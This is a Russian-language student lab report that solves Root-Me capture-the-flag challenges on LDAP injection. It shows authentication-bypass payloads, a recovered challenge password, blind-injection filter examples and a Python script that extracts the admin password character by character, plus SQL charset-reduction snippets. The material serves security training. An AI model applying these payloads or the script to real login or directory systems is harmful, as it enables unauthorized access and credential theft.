03.10.2023


Курс:

Практическая работа к уроку № Lesson_7

--
LDAP injection

Задание_1:

Выполнить задание на LDAP injection https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-authentication





```
username = admin ... admin ... user
password = admin ... password ... password
```

Логин / пароль: *admin / admin* или *user / password* не подшли.

Посмотрим исходный код:

```
<html><head></head><body><link rel='stylesheet' property='stylesheet' id='s'
type='text/css' href='[/template/s.css](view-source:http://challenge01.root-
me.org/template/s.css)' media='all' /><iframe id='iframe' src='[https://www.root-
me.org/?page=externe_header](view-source:https://www.root-me.org/?
page=externe_header)'></iframe><h1>SSO v 0.01</h1><div style="text-align: right;"><a
href="[?action=auth](view-source:http://challenge01.root-me.org/web-serveur/ch25/?
action=auth)">Authentication</a><br/></div><fieldset>
            <legend>Authenticate yourself</legend>
            <form action="[](view-source:http://challenge01.root-me.org/web-
serveur/ch25/)" method="post">
                <p>
                    Username <br/>
                    <input type="text" name="username" />
                </p>
```

```
                <p>
                    Password <br/>
                    <input type="password" name="password" /><br/>
                </p>
                <br/><input type="submit" value="connect" />
            </form>
            <p style="color: red;">unknown identifiers</p>
        </fieldset>
    </body></html>
```




посылаем символ `*`

`action=*`

Ничего не дало.


Пробуем дальше:
Логин / пароль:

```
)
*
```



Пробуем еще:
Логин / пароль:

```
username = *
password = *)(&
```



См. исходный код:


```
<input type="password" disabled="disabled" value="SWRwehpkTI3Vu2F9DoTJJ0LBO"/>
```

Логин: `ch25`
Пароль: `SWRwehpkTI3Vu2F9DoTJJ0LBO`


LDAP представляет собой протокол для доступа к директориям. В качестве директорий и их содержимого могут выступать произвольные объекты, LDAP не привязан к конкретной программе или структуре. Его можно использовать в любом месте, где применима древовидная структура. Основные функции LDAP: аутентификация и авторизация.
Самые популярные реализации LDAP:

- OpenLDAP;
- ADAM (Active Directory Application Mode).

Как правило, LDAP стоит во внутренней сети, на картинке она изображена справа. Там расположены бэкенд-сервера, внутренние сервисы компании, LDAP-сервера:



Blind LDAP injection



Фильтр (&(user=*injection*)(type=employee)) и пользователь admin

Получаем ошибку:

— (&(user=**)(type=employee))

Получаем true:

— (&(user=*d*)(type=employee))

Получаем false:

— (&(user=*z*)(type=employee))

Перебор можно упростить, если есть возможность инъекции между двух звездочек

— (&(q=*injection*)(type=admin))

Символ между двух звездочек может находиться в любом месте слова. Например, для пользователя administrator2:

— (&(q=*r*)(type=admin)) вернет true

— (&(q=*y*)(type=admin)) вернет false

Таким образом, мы сократим алфавит до {a, d, m, i, n, s, t, r, o, 2}

Отклонение запросов со специальными символами:

— AND “&”, OR “|”, NOT “!”


— Символ звездочки “*”

— Скобки “(“, “)”

— Другие операторы “=”, “<=”, “=>”, “~=”


Задание_2:


Выполнить задание на Blind LDAP injection https://www.root-me.org/en/Challenges/Web-Server/LDAP-injection-blind




Добавляем (поиск): `?action=dir&search=`

```
http://challenge01.root-me.org/web-serveur/ch26/?action=dir&search=
```






Задаем: `ch25` или `1`





```
- sn : Cat
- Email : ch26@challenge01.root-me.org
- sn : jsmith
- Email : j.smith@ch26.challenge01.root-me.org
```

```
- sn : thich
- Email : t.hitch@ch26.challenge01.root-me.org
- sn : lwest
- Email : l.west@ch26.challenge01.root-me.org
- sn : admin
- Email : admin@ch26.challenge01.root-me.org
```

Burp Suite:
Интересен `admin` из списка




```
search=g) (sn=admin) (password=1
```



Send to *Intruder*

- Подбираем пароль. Начиная с *1* и тд.

```
(operator(email=*j*)(cn=j*))
admin*)(password=somthing
```

Solve code (скрипт):

```
import requests
import string
```

```
url = 'http://challenge01.root-me.org/web-serveur/ch26/'
charlist = string.ascii_letters + string.digits + "_@{}-/()!\"$%=^[]:;"

def findPass():
        password = ''
        while True:
                for i in charlist:
                        r = requests.get(url+'?action=dir&search=admin*)
(password='+password+i)
                        if "admin" in r.text:
                                password += i
                                print(password)
                                break
                else:
                        break
        return password

def main():
        print("[+] Found admin's password: ", findPass())

if __name__=="__main__":
        main()
```

Задание_3:

(*) Решить задание 2, применив технику Charset Reduction.

```
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
```

`MySQL`

```
INSTR(
  ' !"#$%&''()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_',
  SUBSTR((xxx), 1, 1)
) - 1
```

`SQL Server`

```
CHARINDEX(
  SUBSTRING((xxx), 1, 1),
  ' !"#$%&''()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_'
) - 1
```

Задание_4:

(*) Автоматизировать задания 2 и 3: написать скрипт, который подберет пароль администратора.

См. Задание 2

Выводы:

...

Ссылки / дополнительные материалы

> Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие УК РФ.

- https://gb.ru

Выполнил: AndreiM